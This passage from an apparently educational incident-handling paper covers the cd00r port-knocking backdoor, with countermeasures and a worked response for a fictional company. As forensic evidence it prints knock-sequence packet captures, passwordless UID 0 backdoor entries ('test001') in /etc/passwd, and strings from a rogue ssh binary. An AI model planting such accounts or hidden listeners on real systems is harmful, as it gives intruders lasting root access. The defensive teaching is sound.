TCP-SYN Packet to port 22	10:44:28.999053 eth0 < **SOURCE**.kpop > **DESTINATION**.ssh: S 638288122:638288122(0) win 57344 <mss 1460,nop,wscale 0,nop,nop,timestamp 6998508 0> (DF)
TCP-SYN Packet to port 53	10:44:29.009053 eth0 < **SOURCE**.1110 > **DESTINATION**.domain: S 1359735602:1359735602(0) win 57344 <mss 1460,nop,wscale 0,nop,nop,timestamp 6998508 0> (DF)
TCP-SYN Packet to port 3	10:44:29.009053 eth0 < **SOURCE**.1111 > **DESTINATION**.3: S 2800319640:2800319640(0) win 57344 <mss 1460,nop,wscale 0,nop,nop,timestamp 6998508 0> (DF)

How to protect against cd00r

As cd00r is classified as a post-penetration tool, there is no specific patch or system configuration that can truly prevent its use. Similar to a rootkit, the best strategy is to prevent system compromise to begin with. This kind of strategy is covered in the next section: the incident handling process.
Tactically, there are several "technical" countermeasures that can be deployed specific to thwarting cd00r:

Do not install development tools and libraries

Avoid installing tools and libraries such as the GNU C compiler and the packet capture library on your production systems. This will prevent an intruder from being able to freely compile and develop exploits on the very system they will be used. While not entirely effective, this tactic will force the successful attacker to compile their code on a replica system elsewhere, and increase the amount of time they need to "own" the system and increase the possibility of them making a mistake.

If development tools are required on a production system, ensure their use is heavily audited.

Monitor security advisories and apply patches

This practice can never be stressed enough. It is the single most effective measure one can implement with the least amount of effort. Vendors regularly discover, announce and advise on security vulnerabilities and provide a certified patch for all of their customers free of charge. Besides software vendors, several security organizations provide regular alerts on newly discovered vulnerabilities, including:

- CERT Coordination Center at Carnegie Mellon University (www.cert.org)
- Bugtraq at Security Focus (Symantec) (http://www.securityfocus.com/)
- Internet Security Systems' Global Threat Operations Center (https://gtoc.iss.net)

Subscribe to any mailing lists these organizations provide or purchase a commercial subscription to an alerting service from one of them to stay informed.

System auditing and host intrusion detection

Good old fashioned auditing will always help. As a part of the build process for putting a system into production, make sure the implementation team or auditor records a snapshot of what processes are expected to be running on the system. If there's ever any doubt about a specific process, compare the current process table to the original snapshot.

Host intrusion detection can also help, not only in detecting a system compromise, but the misuse of privileged access by an insider. Audit the use of development tools, user management tools, changes in critical system files and suspicious activity in the /tmp directories. Some host intrusion detection systems are also capable of intercepting malicious commands, preventing unauthorized changes to the system. Lastly, a remote logging (syslog) server can aid in preserving log files in the event of a compromise.

Review and lockdown firewall rules

It is essential to network security that, at a minimum, a firewall be deployed on a company's Internet facing network. Any company that performs business operations using the Internet that does not have a single firewall is asking to be compromised and should immediately consider deploying one, be it a commercial or freeware implementation.

In the attack scenario described above, the system administrators added unnecessary or relaxed rules into the production environment that allowed a remote attacker unrestricted network access to their systems. In general, a best practice in firewall rule creation is to avoid rules that use the words "all" or "any". In essence, this is the principle of least privilege, where an agent or resource is provided the minimum access necessary to perform their function. In the attack scenario for Pest Smart Corporation, the system administrators may have been able to narrow down specific subnets that partners were coming from and restricting FTP and SSH access to those subnets. While not fool proof, limiting port usage to the bare minimum will prevent "drive-by" hacking and at least make an attacker's life more difficult, forcing them to re-write code and making last minute changes.

Network intrusion detection

Network intrusion detection can help somewhat in detecting scans for cd00r. However, cd00r can be configured to accept components of the secret knock from multiple IP addresses through spoofing or some other means. None the less, reconnaissance activity should be recorded by intrusion analysts and monitored for any follow-up activity.

The true value of network intrusion detection is detecting the attack while it is in progress. In fact, even if the intrusion is detected in what the SANS Institute terms the "Keeping Access" or "Clean-up" phases[xv], one should count themselves lucky and proceed to handle the incident.

Several commercial intrusion detection systems exist from a variety of vendors, although freeware network intrusion detection systems, such as Snort[xvi], are better suited for budget conscious organizations.

Future Trends

There are inevitable logical steps in the evolution of the cd00r concept as it pertains to malicious code. The most obvious is the porting of this technique to common rootkits: compilations of tools that allow "hackers" to keep access through a series of Trojan system files and other stealth-like techniques. LRK and t0rn, two well-known rootkits, would become much more powerful if they were capable of the kind of remote administration cd00r offers.

In the author's opinion, what is more dangerous is the porting of the cd00r concept to other application implementations altogether. In fact, it would not be difficult to create a similar application for a Microsoft Windows operating system. The secret knock need not make use of a sniffer either: a stub created for the Windows Remote Procedure Call service could be created to look for specific sequences of "requests", which would act as a catalyst for activating malicious code. Third-party plug-ins are also excellent candidates: imagine a Microsoft Outlook plug-in that waits for an e-mail message with a specific subject that would launch the code of an attacker's choosing.

With enough imagination, a malicious attacker could create a variety of portable malicious applications that would act as "invisible" backdoors, making use of publicly available application programming interfaces (APIs) and plug-in architectures.

PART 3: The Incident Handling Process

Preface

Since the attack scenario in this paper is entirely theoretical, the incident handling process in this paper would be of little value if the responses were invented. As recommended by GIAC officials, this section will demonstrate steps in an incident handling process appropriate for a small to medium size organization such as the theoretical "Pest Smart Corporation" in the attack scenario. In addition, tips, traps and techniques are added throughout to help those who are building their own incident handling process.

As with any Trojan or backdoor, discovering cd00r means that the attacker has gained or misused full access to the system, which represents the failure of several security controls.

Preparation

Preventative and Detective measures

- Vendor supplied patches
  As described in the section "How to protect against cd00r", regular review of available vendor supplied security patches is essential to protecting your system. If patching a system is a tedious process in your organization, you may want to develop a methodology for measuring vulnerability severity; having the ability to circumvent and bureaucratic hurdles if the vulnerability is deemed serious.
  TIP: In the attack scenario described, patching the FTP server would have prevented the exploitation of the FTP daemon. Had the administrators subscribed to a vulnerability mailing list, they may have received the advisory when the vulnerability was first announced, recognized it and taken action.

- Intrusion Detection
  Network and host based intrusion detection systems are excellent detective measures. Moreover, integrity checking tools such as Tripwire[xvii] can help detect deltas in server and network device configurations. Some systems also have the ability to dynamically take countermeasures, such as reconfiguring firewall rules or access control lists, to reduce the potential damage caused by an attack. It is important to note that personnel have to be available to receive any generated alarms, which tends to make intrusion detection human resource intensive.
  TIP: An intrusion detection system may have helped prevent the intrusion in this paper's attack scenario, if it were real-time or design to lockout potential intruders. At the very least, historical data would be available of

attack attempts and intrusions, which would aid in any investigation or follow-up activities.

- Change management process
  Change management can be defined as a methodology for tracking additions, alterations or deletions to an information system. Tracking changes within an operating environment and having a method for authorizing changes can help greatly in questioning on the fly or risky decisions. It may as simple as formalizing a method for managers to approve changes via e-mail, or the implementation of a commercial change management system.
  TIP: Change management may have helped the organization in this paper's attack scenario prevent on-the-fly changes to firewall rules through requiring management approval of the alterations, which may have contributed to the intrusion.

- Network traffic content filtering
  Somewhat infant in its commercial stages, network content filtering can detect anomalies in common Internet protocols, such as HTTP, FTP and SMTP. Medium to large-sized organizations may choose to implement such countermeasures to ensure that the traffic they do allow into their environment is, in fact, legitimate.
  While it is debatable if a smaller organization could justify the expenditure, the organization in the attack scenario would have benefited from network traffic content filtering, ensuring that all traffic was "scrubbed" before being sent to any servers.
  TRAP: Avoid purchasing the latest, trendy security tool and search for a problem to fix. No one purchases a hammer with the intent of arbitrarily inserting nails throughout their house; therefore, organizations should not purchase security products such as content filtering unless there is a proven problem with Internet protocol abuse.

- Warning banners
  For legal reasons more than any other, warning banners are a necessity if litigation or law enforcement is an option in the aftermath of an intrusion. The Computer Security Institute has a list of sample warning banners for information security professionals[xviii]. One such example is displaying the following text during an interactive login:

```
<Organization Name> official use only, subject to
monitoring. All other use is prohibited.
```

  TIP: Every organization should perform this low effort activity. Pest Smart Corporation in the attack scenario should have implemented warning banners on all their network devices and servers.

Incident handling capability

- Picking a incident handling policy and strategy
  There a two predominating policies to handling intrusions: "Protect and Continue", and "Gather and Prosecute". The "Protect and Continue" approach is simple and cost-effective, where a system is contained upon the discovery of an intrusion and eradication and recovery immediately ensue. However, key data may be lost in the process, which is why organizations that plan on prosecuting attackers to the greatest extent may prefer a "Gather and Prosecute" policy, where the preservation of evidence is more science than art. It is necessary to "Involve management in this decision, as ultimately the risk to the business environment belongs to them."[xix]
  TIP: An organization such as the one described in the attack scenario would likely choose the "Protect and Continue" approach, given the risk of allowing an attacker to continue penetrating the network, and the resulting costs of prosecution.

- Formal documentation
  Documentation is truly the bane of every organization, large and small. However, incident handling is a team process, and formally documenting the organization's approach to incident handling is crucial.
  An incident response plan should be developed, and should include relevant policy statements, related standards and guidelines, a list of scenarios and corresponding authorized responses and escalations, a communications plan explaining the authorized methods for communication during an incident and an escalation tree that includes hierarchical contact information from analysts, to management, to third parties or business partners.
  TIP: Have executive management review and signoff on the documentation. In addition, ensure that it is reviewed by the legal department.
  TRAP: Avoid creating large quantities of documentation, as personnel will find it to tedious to use and follow. Summary companion documents may help avoid this.

- Assemble and Formalize an Incident Handling (IH) team
  Identify the subject matter experts within your organization and discuss their involvement in an Incident Handling Team with their managers. One may wish to populate the team with members by system function (UNIX, Windows, and Networks) or by department or client (Web hosting division, Parakeet breeding department, and Desktop operations). Remember to include personnel from human resources, public relations and legal, as incidents will undoubtedly have implications in each of these departments. Formalize, document and announce their responsibilities. These additional responsibilities should also be compensated in some form: a concept that management should be sold upon when forming the team.

Table 5 – Example Incident Scenario Matrix

Type	Scenario	Description	Response
1	Port scan	Attacker attempting to determine what ports are open on a given system	• Record event • Monitor for additional activity • Evaluate attacker's sophistication
1	Unauthorized Access attempt	A failed attempt at accessing a system, file or object. (e.g. a login failure)	• Record event • Monitor for additional activity • Evaluate attacker's sophistication
2	External attempt to circumvent security controls **Or** Additional Type 1 events	One instance of a clear attempt to circumvent the security controls of an environment	• Record event • Escalate to line manager • Evaluate attacker's sophistication • Block attacker at perimeter firewall (use change record process)
3	Internal attempt to circumvent security controls	One instance of a clear attempt to circumvent the security controls of an environment from within the organization • Discovery of unauthorized administrator accounts • Internal exploit attempts	• Record event and gather basic source information • Escalate to line manager • <Respond in accordance with organizational policies>
4	Full intrusion **Or** Additional Type 2 events	A full intrusion or multi-pronged attack has occurred or is underway	• Record event • Escalate to line manager and management • Begin incident response procedures and following incident to completion

- Define incident scenarios
  In the incident response plan, a section should be dedicated to identifying incidents and their appropriate responses. This can be a simple matrix, as in Table 5, that states a user-friendly name for the scenario, a description and the appropriate response.
  TIP: Periodically review the effectiveness of your response matrix based on experiences from the field. Some events will cause unnecessary false positives and escalations. Also, if your personnel are relatively junior, ensure they have more details on how to identify a scenario and conduct regular open forum meetings. In the "Identification" section below, there are a list of indicators that will help add this kind of detail.

Network and system security administration

- Backups

Backup systems regularly and keep archived backup's offsite. Ensure that the integrity of backups is maintained, as a compromised system may have been accidentally backed-up during a given period.
TRAP: Test system restoration procedures annually, if practical. Many organizations perform backups, but few can provide assurance that the restoration will succeed!

- Audit logs
  Ensure that operating system and application logs are enabled. If possible, log the events remotely so that an attacker cannot simply delete the local logs to cover their tracks.
  TRAP: Network devices have logs too, and all too often there is no remote facility to send them. A remote syslog server is easy to setup in a protected segment of the network.
  TECHINQUE: For more information on setting up a remote logging server, one can read "Keeping Track of What Goes On" in Linux Magazine[xx] and review the manual page for "syslogd" on any Unix-based operating system.

- Know the system's configuration
  During regular audits or reviews, take snapshots of system configurations, installed applications and known running processes. If ever in doubt, one can go into these records to validate a system's integrity. Standardizing on system configurations can help with this task.
  TECHNIQUE: Automating this process will greatly assist front-line operations. It is a low effort activity to create a shell script to log snapshots of processes, file systems and other application data, and upload it to a centralized system using SSH or some other secure transfer method.

- Penetration testing
  This technique, also known as Ethical Hacking or Red Teaming, is meant to create the scenario of an attacker with the intent on testing the security controls of the operating environment, along with incident response effectiveness.
  TIP: For maximum effectiveness, it is best to outsource this activity in the interest of realism, and to ensure that only the individuals at the top of the organization's escalation tree are informed of the activity.
  TIP: If penetration testing or sponsored ethical hacking is impractical or forbidden, settle for vulnerability scanning on a regular basis. Nessus[xxi], a freeware vulnerability-scanning tool, can be used to discover vulnerabilities in production systems, provided concrete data that mitigating action is required.
  TECHNIQUE: In Red Teaming, there are three teams: a Red, Blue and a White team. The Red team acts as a threat agent or attacker, and is given specific targets or goals within the network. The White team is

made up of key individuals coordinate communications internally, intercepting an incident escalation to ensure resources are not wasted on the test. The Blue team is simply the rest of the day-to-day organization, and is kept ignorant of the test.

Identification

- Signs of a system compromise
  A dependable resource for this is the *CERT Coordination Center Intruder Detection Checklist*[xxii]. They recommend looking at the following symptoms to determine if a system has been compromised:
    - Examine log files
    - Look for SUID and GUID files
    - Check system binaries
    - Check for packet sniffers
    - Examine files run by 'cron' and 'at'
    - Check for unauthorized services (processes)
    - Examine the /etc/passwd file
    - Check system and network configurations
    - Look everywhere for hidden or unusual files
    - Examine all machines within the same network

  In the instance of the attack scenario, the items in the checklist that would likely yield evidence are to examine log files, check system binaries, examine the /etc/passwd file, check for unauthorized services, and look everywhere for hidden or unusual files.

  Examining log files would show that the files were recently "re-created" and may be unusually small. In addition, if the attacker has redirected the log files to /dev/null, one should suspect an intrusion immediately.

  Checking for unauthorized services would help, in that an observant administrator would see a process called "ssh" running from the /usr/libexec directory: the ssh client is installed by default in the /usr/bin/ssh. Comparing the file size and a checksum to a known, good binary would reveal that /usr/libexec/ssh is not the same ssh client installed on the system.

  Examination of the /etc/passwd file would show the "test001" user entry at the end of the file. A user that shares the same UID (0) and GID (0) as the root user, and does not have a password, is an obvious sign of an intrusion.

  Looking everywhere for hidden or unusual files will certainly help. The Pest Smart administrators would have easily discovered the bogus "…" directory created by the intruder.

  Finally, if the FTP server in the scenario were being used to house copyrighted materials for others to download, increased network traffic or high CPU utilization by the system kernel would provide an indicator.

TECHNIQUE: To look for directories that begin with a ".", one can use the following command in most Unix implementations:

find / -type d –name ".*"

TECHNIQUE: Create an incident response toolkit CD with statically linked binaries of common operating system utilities and forensics tools that the incident handling team will use. Pre-fabricated toolkits are available at www.incident-response.org for a variety of operating systems, including Linux, Solaris and Windows 2000[xxiii].

TIP: Always verify findings with known good data or with other colleagues. False alarms will undoubtedly occur on occasion; however, it is dangerous to make them common practice, as it will obfuscate legitimate alarms in the future.

TRAP: If a binary looks suspicious, do not attempt to execute it despite any curiosity. Verify the binary through passive means, such as comparisons with other known good files.

- Incident owner and tracking

  An incident owner should be assigned immediately upon discovery of the incident and declare it as such. This may be part of the escalation tree, or simply the first person to discover it. In any case, there should be a single incident owner who will initiate the incident handling process, and follow the incident until its completion.

  In addition, the incident owner should immediately construct an incident log or journal to enumerate all tasks taken. Each entry should have a date and time stamp, the location of the event or task, description and details of the task performed and by whom. If time warrants, collect and record evidence while controlling access to it.

Table 6 – Sample Incident Journal

Timestamp	Action Taken	Location	Name
7/23/2002 9:00 AM	Logged in and "SU" to root on FTP server for regular admin activities.	Data center	Alice
7/23/2002 9:01 AM	Reviewed system logs, several critical logs were unusually small, were recreated at 3am this morning.	Data center	Alice
7/23/2002 9:07 AM	Discovered user in /etc/passwd called "test001" with UID=0 and GID=0. Escalated to line manager to verify.	Data center	Alice
7/23/2002 9:19 AM	Reviewed findings by Alice, incident declared. Began containment and constructed incident log.	Data center	Bob

TIP: Advise personnel to avoid editorial statements in the descriptions and maintain subjectivity.
TRAP: Ensure there are backup incident handlers, as a severe incident can easily last several days and outlast the originally assigned handler.

Containment

- Review evidence collected
  Review each piece of evidence and record them in the incident journal. If possible, take screenshots. Avoid altering the system in any way until a course of action is determined.
  Evidence in the attack scenario would include the altered passwd file, the directory named "…" with unknown files within, the rogue version of ssh in the /usr/libexec directory.
  Running strings on the rogue version of ssh would also reveal these two strings amongst others:

```
/etc/passwd
test001::0:0::/root:/bin/sh
```

  This would correlate with other pieces of evidence.

  Sample evidence exerpts:

  The passwd file:

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/var/ftp:
nobody:x:99:99:Nobody:/:
nscd:x:28:28:NSCD Daemon:/:/bin/false
mailnull:x:47:47::/var/spool/mqueue:/dev/null
ident:x:98:98:pident user:/:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/bin/false
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
prime:x:500:500:Prime Mousesnares:/home/prime:/bin/bash
madphat:x:501:501:Madphat Rodent Traps:/home/madphat:/bin/bash
knockem:x:502:502:Knockem out:/home/knockem:/bin/bash
maluser::0:0::/root:/bin/sh
test001::0:0::/root:/bin/sh
```

  Example running system processes (with rogue ssh process):

```
$ ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 06:39 ?        00:00:05 init [3]
root         2     1  0 06:39 ?        00:00:00 [keventd]
root         3     1  0 06:39 ?        00:00:00 [kapm-idled]
root         4     1  0 06:39 ?        00:00:00 [kswapd]
root         5     1  0 06:39 ?        00:00:00 [kreclaimd]
root         6     1  0 06:39 ?        00:00:00 [bdflush]
root         7     1  0 06:39 ?        00:00:00 [kupdated]
root         8     1  0 06:39 ?        00:00:00 [mdrecoveryd]
root        78     1  0 06:39 ?        00:00:00 [khubd]
root       218     1  0 06:40 ?        00:00:00 /usr/libexec/ssh
root       508     1  0 06:40 ?        00:00:00 syslogd -m 0
```

```
root       513     1  0 06:40 ?        00:00:00 klogd -2
rpc        527     1  0 06:40 ?        00:00:00 portmap
rpcuser    542     1  0 06:40 ?        00:00:00 rpc.statd
root       626     1  0 06:41 ?        00:00:00 /usr/sbin/apmd -p 10 -w 5
-W -P /etc/sysconfig/apm-scripts/apmscript
root       675     1  0 06:41 ?        00:00:00 /usr/sbin/automount --
timeout 60 /misc file /etc/auto.misc
daemon     689     1  0 06:41 ?        00:00:00 /usr/sbin/atd
root       702     1  0 06:41 ?        00:00:00 /usr/sbin/sshd
root       722     1  0 06:41 ?        00:00:00 xinetd -stayalive -reuse -
pidfile /var/run/xinetd.pid
root       775     1  0 06:41 ?        00:00:00 gpm -t imps2 -m /dev/mouse
root       787     1  0 06:41 ?        00:00:00 crond
xfs        823     1  0 06:41 ?        00:00:00 xfs -droppriv -daemon
root       849     1  0 06:41 tty2     00:00:00 /sbin/mingetty tty2
root       850     1  0 06:41 tty3     00:00:00 /sbin/mingetty tty3
root       851     1  0 06:41 tty4     00:00:00 /sbin/mingetty tty4
root       852     1  0 06:41 tty5     00:00:00 /sbin/mingetty tty5
root       855     1  0 06:41 tty6     00:00:00 /sbin/mingetty tty6
root      1038     1  0 06:48 tty1     00:00:00 /sbin/mingetty tty1
root      1039   702  0 06:48 ?        00:00:00 /usr/sbin/sshd
greg      1040  1039  0 06:48 pts/0    00:00:00 -bash
greg      1076  1040  0 06:52 pts/0    00:00:00 ps -ef
```

Example LSOF (list open files) output:

```
# lsof +i
COMMAND    PID USER   FD   TYPE DEVICE SIZE NODE NAME
portmap    527 root    3u  IPv4    863       UDP *:sunrpc
portmap    527 root    4u  IPv4    864       TCP *:sunrpc (LISTEN)
rpc.statd  542 root    4u  IPv4    884       UDP *:718
rpc.statd  542 root    5u  IPv4    896       UDP *:32768
rpc.statd  542 root    6u  IPv4    899       TCP *:32768 (LISTEN)
sshd       702 root    3u  IPv4   1066       TCP *:ssh (LISTEN)
xinetd     722 root    3u  IPv4   1089       TCP *:ftp (LISTEN)
sshd      1039 root    4u  IPv4   1378       TCP 10.1.1.6:ssh-
>10.10.1.5:1755 (ESTABLISHED)
```

Directory listing with "…" directory

```
# pwd
/usr/libexec
# ls -la
total 124
drwxr-xr-x    6 root     root         4096 Aug  4 08:24 .
drwxr-xr-x   16 root     root         4096 Aug  3 12:09 ..
drwxr-xr-x    2 root     root         4096 Aug  4 06:47 ...
drwxr-xr-x    2 root     root         4096 Aug  3 12:07 awk
drwxr-xr-x    2 root     root         4096 Aug  3 12:09 filters
drwxr-xr-x    2 root     root         4096 Aug  3 12:13 openssh
-rw-------    1 root     root         5712 Apr  6  2001 pt_chown
-rwxr-xr-x    1 root     root        87195 Aug  4 08:24 ssh
```

Stats on the /usr/libexec/ssh binary:

```
File size   : 87195 bytes
MD5         : B1C44EBC3810812BD493262627190A18
CRC-32      : 58DF7199
```

- Look for other compromised systems within the same network topology
  Apply the same incident identification techniques to other related systems. Ensure that the team reports all findings, and record the activities of each personnel.
  TRAP: Identifying other compromised systems related to the originally discovered compromise is crucial, as it can effect the duration of the incident. Especially in the case of network-born worms, systematically

identifying and containing each system will ensure a timely end to the incident and "sleep will be had by all".

- Course of action
  Once the incident handler and team are satisfied with the evidence gathered, and are confident they understand the nature of the incident, a course of action can be chosen. Usually, it is dictated by organizational policy and documented during "Preparation".
  In the Pest Smart scenario, the incident handling strategy is to "Protect and Continue". As a result, the default action would be to remove the system from the network, restore to a known good state, address any perceived vulnerabilities and continue operations.

- Communicate progress to stakeholders
  Throughout the incident, status updates are of great importance, especially if a client is involved. Contact stakeholders on the escalation list, or go through a designated client contact to communicate that an incident is underway.
  TRAP: Avoid using e-mail to communicate incident progress, as a compromised e-mail server or well-placed sniffer may provide all that is necessary for an attacker to receive their own progress updates!
  TECHINQUE: An effective technique is to use one employee's voice mailbox to setup a status line, and change the voice message hourly. After notifying all stakeholders directly, provide the phone number to them, so that they can regularly check in on the progress without interrupting

- Remove system from network
  In a "Protect and Continue" approach, removing the system is very effective in containing the incident. Of course, availability requirements for the system may dictate the practicality of such an action.
  For Pest Smart, removing the FTP server may be considered low impact, as it is only used occasionally for partners to update data. Notifying these partners of the system outage would be recommended before its removal from the network.
  TIP: If a system is remote, and its whereabouts unknown, contact the network administrator, provide them with the compromised systems network information (IP address, DNS name, MAC address), and have them disable the switch port to which the system is connected.

Eradication

- Determine root cause
  Discovering what allowed the compromise to occur is necessary to prevent its reoccurrence. The SANS Institute states "[the incident] team members must conduct a comprehensive review of the data gathered, and not assume one factor alone contributed to the compromise."[xxiv] Moreover, ensure that interviews with key personnel are conducted to learn more about the state of the environment and any changes that have occurred recently. This activity will help identify what gaps existed and which countermeasures failed in allowing the compromise to occur.
  The root cause of the theoretical FTP server compromise may have been deemed system neglect. For example, not having the appropriate personnel assigned to maintaining the system contributed to the server's obsolescence, where applications that were deemed vulnerable months ago remained un-patched.
  TECHNIQUE: In fact, formal analysis techniques do exist to perform root cause analysis. One such technique is Event and Causal Factor Charting, which involves illustrating a series of activities and events that led up to the system compromise or incident[xxv]. This format is highly effective in enlightening management and executives as to factors that led to the incident. This technique may be done informally during the "Eradication" phase and finalized for the "Follow-up" phase of the incident handling process.
  Chart 1 (below) is an example of an Event-Causal Factor Chart for the attack scenario. Where a direct relationship cannot be created between to entities, a "?" is placed along the event path. The chart also allows one to illustrate gaps in the organization's information system security methods and practices.



CHART A – Event-Causal Factor Chart

Threat	Description
A1	Replacement personnel should have been assigned after FTP administrators left company
A2	No formal policy for change management or firewall rule creation. System administrators also had root access to firewall: no separation of duties.

- Incident and vulnerability analysis
  With the system isolated from the network, now would be an excellent opportunity to directly connect to the system via a crossover cable and scan the system for vulnerabilities. As mentioned earlier, Nessus[xxvi] is a freely available tool used by both security professionals and malicious attackers to discover known system vulnerabilities.
  Moreover, a review of what applications were running on the system during the compromise and what hardening procedures were applied when the system was built should be conducted.
  At this stage, the incident handling team would discover that the FTP daemon was amongst several other severe remote vulnerabilities.
  TIP: If there are no formal hardening procedures within the organization, there is a variety of resources online describing best practices. Some sites such as the CERT Coordination Center[xxvii] and the Australian Computer Emergency Response Team[xxviii] have well documented hardening procedures and practices to help an organization develop their own formal procedures.

- Improve countermeasures
  Once the causes of the compromise are determined, action items must be developed and assigned to close any security holes. Relevant security patches and system hardening should be applied to all servers that are affected by the same vulnerability. Network security countermeasures,

such as firewall rules, intrusion detection signatures and router configurations, should be modified and strengthened to reduce the possibility of the network acting as a catalyst for further attack.
The incident handling team assigned to the attack scenario would likely locate the necessary patches for the FTP server and review and correct firewall rules that were deemed too open.
TIP: Categorize each new countermeasure as either tactical or strategic. Too often, an incident is misused as a forum to unearth existing architectural or design flaws that would require extensive funding and resources to fix. In this phase, focus on the "quick wins", and implement the tactical measures first in the interest of resuming operations.
TRAP: Many organizations apply patches without performing any kind of verification. Develop verification procedures to ensure proper implementation of the fix or countermeasure. This may be as simple as comparing file sizes and checksums to vendor specifications, or as advanced as using a known exploit against the target system and observe for the desired system behavior.

- Locate and verify an untainted backup
  If a compromise is discovered days or weeks late, nightly backups are likely tainted with the same vulnerabilities and exposures that were present or introduced during the attack. If no known clean backup exists, an image of a similar system may help.

Recovery

- Restore the system
  There is an old information security adage: no backup, no recovery. If no backup exists, or all other known backups are tainted, the last course of action is to rebuild the system from the ground up. If system configurations and settings have been recorded elsewhere, rebuilding a system may be less painful.
  TIP: Use the verification procedures developed earlier to validate the restoration and the removal of all vulnerabilities.
  TRAP: While it may seem obvious, ensure the system being restored is still not connected to the network until all vulnerabilities have been removed. If this is not practical, ensure that appropriate controls are placed around the network during the restoration, such as blocking external connections at the network perimeter.

- Password rotation
  Once a system is compromised, all passwords are suspect. As it is commonplace for personnel to reuse the same password throughout an organization, it is necessary to invalidate passwords across the organization. Also, communicate to the organization that all passwords must be changed immediately. If it is practical, disabling all user accounts on a system until the user calls a helpdesk is a foolproof method.
  In the attack scenario, contacting the business partners of Pest Smart regarding the password rotation would be the best course of action and notify them of any other changes in procedure.
  TRAP: Avoid relying on technology for a widespread password rotation. Collaboration with employees should be comprehensive and aggressive.

- Resume operations
  Once satisfied with the restoration, the system can be placed into production again. If the system is operated for a client, provide details of what actions were performed to clean up the system, and have them accredit the system before resuming operations. This can take the form of a formal signed documented, or simply authorization through the client's point of contact.
  For Pest Smart, the decision to resume operations would likely come from either the incident handler or senior management.
  TECHNIQUE: Some organizations choose to have a 24-hour burn-in period, where the system is actively monitored for any follow-up intrusion attempts. Network and host intrusion detection systems are excellent tools for this activity.

Follow-up

- Conduct analysis techniques for supporting data
  As mentioned earlier, Event and Causal Factor Charting is an effective way of illustrating the events leading up to the incident.
  Another technique that is quite effective in providing analytical and supporting data is known as Barrier Analysis. The objective in Barrier Analysis is to "ascertain which defensive layers failed or were missing or inadequate"[xxix]. Essentially, Barrier Analysis requires a review of the effectiveness of each layer (or defensive barrier) defined in any architecture documents, or derived from the ISO OSI layer model. Moreover, additional recommended layers or barriers are documented and rationalized based on the failures of existing defensive layers. Table 7 is an example of a simple barrier analysis.

Table 7 – Simple Barrier Analysis

Countermeasure	Function	Location	Status
Data Centre Access Control	Prevents unauthorized personnel from physically accessing the data center	OSI Layer 1	Effective
Perimeter Firewall	Prevents unauthorized external network connections to production environments	OSI Layers 3-5	Partially Effective
Server Access Control (Authentication and Authorization)	Users that gain access to the system are who they say they are, and are only give the privileges necessary to perform their duties.	OSI Layer 7	Failed

Additional Layers Required

Countermeasure	Function	Location	Rationale
Host-based intrusion detection	Detects, records and alerts on attempts to circumvent host-based controls	OSI Layer 7	Additional layer to ensure compliance with server access controls
Large Bengal Tigers roaming in the shipping area	To maul or consume potential intruders attempt to access the data center through shipping	OSI Layer 1	Bengal Tigers are mean, and will strike fear into the hearts of intruders

Another useful technique is to determine how much the incident cost the organization, expressed in both intrinsic and extrinsic costs. Plot these costs against the amount of time the incident took to complete and determine how much an incident costs the organization per minute or hour. This figure will emphasize the need for timely response and adequate, skilled resources.

- Creating an incident report
  Begin creating an incident report as soon as possible with information gathered by the incident handling team. Send out an e-mail, or contact those who were involved in the incident directly and obtain feedback to include in the report.
  Table 8 is a suggested table of contents for a follow-up incident report:

Table 8 – Incident Report Table of Contents

1) Executive Summary
2) Understanding the Incident
3) Chronology of the Incident
4) Organizational Impact
   a. Activities conducted
      i. Analytical activities
      ii. Preventative activities
      iii. Corrective activities
   b. Impact on the infrastructure
      i. Servers affected
      ii. Network impact
      iii. Service outages
   c. Problems encountered
   d. Incident handling costs
5) Conclusions
6) Recommendations
   a. Critical
   b. Management / Business related
   c. Technology related

- Conducting follow-up meetings and obtaining "buy-in"
  Meet with all stakeholders to review and accept the report. It may be necessary for managers to report findings and obtain buy-in from senior management, therefore clear and concise data must be provided for explaining what is needed to executives.
